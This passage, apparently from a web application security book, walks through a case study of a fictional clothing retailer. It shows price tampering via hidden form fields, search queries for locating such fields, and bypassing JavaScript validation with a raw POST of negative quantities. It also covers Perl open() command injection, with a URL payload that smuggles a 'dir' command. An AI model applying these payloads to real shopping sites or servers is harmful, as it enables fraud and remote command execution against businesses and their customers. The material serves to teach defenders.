


```
100% totally Cotton Shirts
<p><span class='bodyfont'>Get a pair of Byford Socks free with this
purchase.</span></p>
</td></tr>

<tr><td class="brandprice" width="40">Price</td>
<td class="brandprice" width="40">$ 89.99</td></tr>

<tr><td class="brandprice" width="120">
<form method=post
action="http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-AddItem">
<input type=hidden name="PartNo" value="OS0015">
<input type=hidden name="Item" value="Acme Shirts">
<input type=hidden name="Price" value="0.99">
Quantity: <input type=text name=qty value="1" size=3
onChange="validate(this);">
<input type=image src='buy00000.gif' name='buy' border='0' alt='Add To
Cart'width="61" height="17">
</form>
</td>
</tr>
</table>
</td>
</tr>
</table>


<!-- 2 -->
```

Figure 10-9 The shirts.html file being modified to change the price

Is this a great way of going bargain shopping or what? As incredible as it seems, this indeed was the problem that accounted for Acme Fashions, Inc.'s loss of revenue. After a thorough reconciliation of orders and transactions, the application security assessment team found that numerous "customers" were able to buy items for ridiculously low prices. We say "customers" facetiously because they most likely were hackers.

We alluded to the dangers of passing information in hidden fields in Chapter 7 where we showed how to go about quickly sifting through source code to locate hidden fields. Hacking applications using information passed back and forth via hidden fields is a trivial task. It involves no special skills other than using a browser and perhaps fumbling around with Unix's Visual Editor (vi) or Microsoft Windows' NotePad application. Yet the effect is quite devastating.


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks Location: http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-AddItem
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help

Added quantity 1 of Acme Shirts for $0.99 each
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.

Qty	Part No	Name	Options	Price	Total	Update	Delete
1	OS0015	Acme Shirts		$0.99	$0.99	Update	Delete

TOTALS	
Sub Total	**$0.99**
Total	**$0.99**
Plus sales tax where applicable.	

Send Order (Normal)
Empty Shopping Cart
Click Here To Continue Shopping
Document: Done

Figure 10-10 Results from tampering with the hidden field


Bypassing Client-Side Validation

The next error spotted by the security testing team was the way inputs were validated before being passed to ShopCart.exe. Web applications consist of many scripts and interactive components, which interact primarily with the user via HTML forms on browsers. The interactive part of any component takes input from the HTML form and processes

Using Search Engines to Look for Hidden Fields


You can use any of the many Internet search engines to quickly check whether your Web site or application contains hidden fields. For example, Figure 10-11 shows how to use Google to determine whether hidden fields are used to pass price information within www.acme-fashions.com.

Because www.acme-fashions.com is a popular shopping site, Google has cataloged it. Figure 10-12 reveals the results of the search: all pages within the domain acme-fashions.com that contain the strings *"type=hidden"* and *"name=price."* Be sure to restrict the search to the chosen site; otherwise you may end up having to sift through thousands of results!


Google - Netscape
File Edit View Go Communicator Help
Bookmarks
Location: http://www.google.com/
Web
Images
Groups
Directory
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
Advertise with Us - Add Google to Your Site - News and Resources - Jobs, Press, Cool Stuff...
©2002 Google - Searching 2,073,418,204 web pages
Document: Done

"type=hidden" and "name=price" site: acme-fashions.com

Figure 10-11 A Google search


Google Search: "name=price" and "type=hidden" site:acme-fashions. - Netscape
File Edit View Go Communicator Help
Bookmarks
Go to: http://www.google.com/search?q=%22type%3Dhidden%22+and+%22name%3Dprice%22+site%
Advanced Search Preferences Language Tools Search Tips
"name=price" and "type=hidden" site:acme-fashions.com
Google Search
I'm Feeling Lucky
Web Images Groups Directory
Document: Done

The **"AND"** operator is unnecessary -- we include all search terms by default. [details]

Tip: In most browsers you can just hit the return key instead of clicking on the search button.

Searched pages from **acme-fashions.com** for **"name=price" and "type=hidden"** . Results **1 - 10** of **27**. Se

Acme Fashions Inc. - shirts
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="Price" value="59.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/shirtcatalog/shirts1.asp - 15k - Cached - Similar pages

Acme Fashions Inc. - shirts
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="Price" value="89.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/shirtcatalog/shirts2.asp - 12k - Cached - Similar pages

Acme Fashions Inc. - trousers
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="Price" value="149.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/trousercatalog/trousers1.asp - 14k - Cached - Similar pages

Figure 10-12 Results of the Google search

it on the server. HTML forms are generic when it comes to capturing data, and there is no way to ensure validation of data within such forms. For example, if an HTML form is designed to accept a date, a user can enter a date such as 99/88/77 and the browser won't even care. The application has to have its own input validation mechanisms to filter out such erroneous inputs to ensure that the input complies with predetermined criteria for the application. Input validation for HTML forms can be done either on the server side with Perl, PHP, or ASP, among others, or on the client side, using scripting languages such as JavaScript or VBScript.


Acme's development team recognized the need for such input validation, but because ShopCart.exe was a prepackaged application that couldn't be modified to incorporate input validation. Hence the team decided to move the burden of input validation to client-side scripts running on the browser itself. Someone even remarked, "Yes, this is a good idea since it will save the server's CPU usage. Let the work be performed by the client's browser instead."

The fact that any client-side mechanism could be altered by editing the HTML source code received by the browser was overlooked. The security testing team found several instances of client-side validation being used on www.acme-fashions.com. Figure 10-13 shows client-side input validation in action on Acme's system. A user tries to buy "–5" shirts and an alert pops up stating that the user has entered an invalid number.

The JavaScript code that validates the input is shown in Figure 10-13. For the sake of clarity, the following is the code separated from the HTML elements:

```
<script>
function validate(e) {
   if(isNaN(e.value) || e.value <= 0) {
      alert("Please enter a valid number");
      e.value = 1;
      e.focus();
      return false;
   }
   else {
      return true;
   }
}
</script>
:
:
<input type=text name=qty value="1" size=3 onChange="validate(this);">
```

This code ensures that only positive numbers are allowed in the field *qty*. But, because the validation is done by a client-side script, it is easy to bypass. Simply disabling the execution of JavaScript by setting the browser preferences allows an attacker to bypass client-side validation! If we choose to disable JavaScript, as shown in Figure 10-14, we can enter whatever value we desire in the input fields.



There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: -5

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1

www.acme-fashions.com - [JavaScript Application]
Please enter a valid number

Price $ 69.99
Quantity: 1

-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-AS8441
100% Cotton Plain checks

Acme Shirts-AS8357
100% totally Cotton Shirt

Figure 10-13 Client-side validation, using JavaScript


Figure 10-14 shows the Disabling JavaScript in Netscape Now if a user were to send a quantity of "–3," the browser would issue the following POST request to the server:

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
```

```
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 63

PartNo=OS0015&Item=Acme+Shirts&Price=-3&qty=1&buy.x=16&buy.y=5
```

Note how this HTTP request completely bypasses client-side validation. Figure 10-15 shows the server's response.

The screenshot shows that the user has placed one order for 5 shirts at $54.99 each and another order for –3 shirts at $89.99 each. The total bill comes is $4.98. The ability to place orders for negative numbers to reduce the total amount of the bill would make shoppers quite happy! This flaw is what caused the shipping clerks at Acme to receive orders for negative numbers of items.


Preferences


Category:
- Appearance
  - Fonts
  - Colors
- Navigator
  - Languages
  - Applications
  - Smart Browsing
- Mail & Newsgroups
- Roaming Access
- Composer
- Offline
- Advanced
  - Cache
  - Proxies
  - SmartUpdate

Advanced — Change preferences that affect the entire product

- ✓ Automatically load images
- ✓ Enable Java
- ☐ Enable JavaScript
  - ☐ Enable JavaScript for Mail and News
- ✓ Enable style sheets
- ☐ Send email address as anonymous FTP password

Cookies
- ● Accept all cookies
- ○ Accept only cookies that get sent back to the originating server
- ○ Disable cookies
- ✓ Warn me before accepting a cookie

Figure 10-14 Disabling JavaScript


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks Location: http://www.acme-fashions.com/cgi-bin/cart32.exe/MYSTORE-AddItem
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help

Added quantity 5 of Acme Shirts for $54.99 each
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.

Qty	Part No	Name	Options	Price	Total	Update	Delete
-3	OS0014	Acme Shirts		$89.99	$-269.97	Update	Delete
5	AS8495	Acme Shirts		$54.99	$274.95	Update	Delete

TOTALS	
Sub Total	**$4.98**
Total	**$4.98**
Plus sales tax where applicable.	

Send Order (Normal)
Empty Shopping Cart
Click Here To Continue Shopping
Document: Done

Figure 10-15 Purchasing a negative number of shirts

Acme Fashions, Inc.'s management concluded that client-side input validation is dangerous and should not be used. Who is to blame? The flaw lies with the way ShopCart.exe was designed in the first place. The onus of validating inputs should be on the ShopCart.exe application. But, because it had no input validation, the Web site development team was forced to resort to client-side validation.

Even today, many third-party commercial shopping cart systems lack proper input validation. Sometimes it is possible to place orders for fractional quantities. At other times it even is possible to insert meta-characters or arbitrarily long buffers and crash the server-side application.

Overhauling www.acme-fashions.com

AFTER the application security assessment team presented its findings, Acme's management decided to make radical changes in the company's e-business application, it hired a new team to look at the existing system and rewrite the code as necessary. The older commercial shopping cart system, ShopCart.exe, didn't allow product and pricing information to be stored in a database, so the team decided to develop its own shopping cart system. At the same time, it also decided to move the servers from Windows NT4.0 to the newly released Windows 2000 platform, running IIS 5.0 and ActivePerl. This time, the developers used a modified version of a shopping cart written in Perl, which was freely available on the Internet.

All client-side validation routines and improperly used hidden fields were removed. Care was taken to ensure that all the other mistakes made previously were not repeated. The new system went online August 1, 2001.

Facing a New Problem with the Overhauled System

On September 15 Acme's accounting department received a call from a credit card agency that was trying to trace the sources of credit card fraud. It so happened that most of the customers of the credit card agency who reported incidents of fraud had made purchases on Acme Fashions, Inc.'s Web site between August 1 and September 1. The credit card agency was convinced that the customer credit card information had somehow been stolen from Acme.

Acme's management already had faced and solved problems involving customers' tampering with prices during the preceding holiday season shopping. As if that weren't enough, now they had to deal with possible credit card theft. Management called in yet another top-notch computer forensics team to help evaluate the situation.

The team discovered that, in all the Web server logs for the month of August, there wasn't a single entry for August 29. This gap led the team to believe that a hacker must have wiped out the file C:\WINNT\System32\LogFiles\W3SVC1\ex20010829.log, which would have contained log data for that date. The file size had been reduced to 0 bytes, so the hacker must have had some way of getting administrative control of the server in order to wipe out the IIS Web server's logs.

Because there was no log data to go by, the team could only speculate on the possible cause of the attack. A thorough investigation of the system's hard drive showed that a file called "purchases.mdb" was present in two directories:

```
C:\>dir purchases.mdb /s
 Volume in drive C is ACMEFASHION
 Volume Serial Number is 48CD-A4A0

 Directory of C:\ACMEDATA

08/29/2001  08:13p           2,624,136 purchases.mdb
               1 File(s)      2,624,136 bytes

 Directory of C:\Inetpub\wwwroot

08/29/2001  11:33p           2,624,136 purchases.mdb
               1 File(s)      2,624,136 bytes

     Total Files Listed:
               2 File(s)      5,248,272 bytes
               0 Dir(s)     111,312,896 bytes free
```

How did *purchases.mdb* end up getting copied from *C:\ACMEDATA* to the *C:\Inetpub\wwwroot* directory? The system administrator at Acme Fashions confirmed that *purchases.mdb* was used to hold customer order information, which included the customer's name, shipping address, billing address, items bought, and the credit card used to pay for the items. The application designers assured management that the database files lay outside the Web server's document root (*C:\inetpub\wwwroot*). The forensics team therefore concluded that, because a copy of *purchases.mdb* was created at 11:33 P.M. on August 29, 2001, fraud had occurred and it was the work of a hacker. The hacker must have copied the file from *C:\ACMEDATA* to *C:\Inetpub\wwwroot* and downloaded it with a browser by making a request to http://www.acme-fashions.com/purchases.mdb. Most likely, the hacker forgot to delete the copied file from the *C:\Inetpub\wwwroot* directory after downloading it.

Remote Command Execution

The fact that files were copied from one location to another and that the Web server logs were deleted suggested that the hacker had a means of executing commands on www.acme-fashions.com and had "superuser" or "administrator" privileges. After thoroughly evaluating the operating system security and lockdown procedures, the team concluded that the vulnerability was most likely an error in the Web application code. The problem was narrowed down to lack of proper input validation within the shopping cart code itself. Figure 10-16 shows how the shopping cart interacts with various elements of the Web application.

The shopping cart is driven by a central Perl script, *mywebcart.cgi*. All client-side sessions are tracked and managed by *mywebcart.cgi*. The shopping cart pulls product information from the *products.mdb* database and interfaces with a checkout station module that handles the customer payments, which are stored in *purchases.mdb*.

Figure 10-17 shows a page generated by *mywebcart.cgi*. Note the way that the URL is composed, especially keep in mind the ideas presented in Chapter 3 concerning poorly implemented shopping carts.




Payment Gateway (Verisign)
Catalog Database (MS-Access)
Middle-Layer Components (Binaries, ASP, ShopCart.exe)
Store Front-End (ASP, HTML, JavaScript)
Shopping Cart System
Session Management (Cookies)
Customer
Inventory Database (Oracle)
Catalog Database (MS-Access)
Customer Database (MS-Access)

Figure 10-16 Components of the new www.acme-fashions.com



http://www.acme-fashions.com/cgi-bin/mywebcart.cgi?cust=0873&nextpage=shirts3.html&cid=0

Call us now at 800-555-1212

Cash on delivery (Now in 166 Cities)

Click here for more Payment options!

Casual dressing - shirts

There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-AS8327
Tencel/Polyester Mix Shirts
Styled to perfection.
Price $ 69.99
Quantity: 1

Acme Shirts-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1

Acme Shirts-AS8441
100% Cotton Plain checks
Get a Blues Tie free this

Acme Shirts-AS8357
100% totally Cotton Shirt
Hurry! Only 4 pieces left in

Figure 10-17 Page generated by mywebcart.cgi

The URL is:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=shirts3.html&cid=03417
```

The most interesting elements of this URL are the parameters passed to it, along with their values. Note that the parameter *nextpage* is passed a value of "*shirts3.html*." In the Perl code of *mwebcart.cgi*, the following line is responsible for the vulnerability:

```
$file = "c:\inetpub\wwwroot\catalog_templates\" . $input{'nextpage'};
open(FILE, $file) || die "Cannot open $file\n";
```

The fate of *mywebcart.cgi* is sealed. The parameter *nextpage* is passed to the Perl's *open()* function without any input validation. As discussed in Chapter 3, an attacker can insert the pipe symbol "|" at the end of the value assigned to *nextpage* and cause the *open()* function to execute arbitrary commands.

The following request would cause *mywebcart.cgi* to execute the "*dir c:\*" command on www.acme-fashions.com:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=;dir+c:\|&cid=03417
```

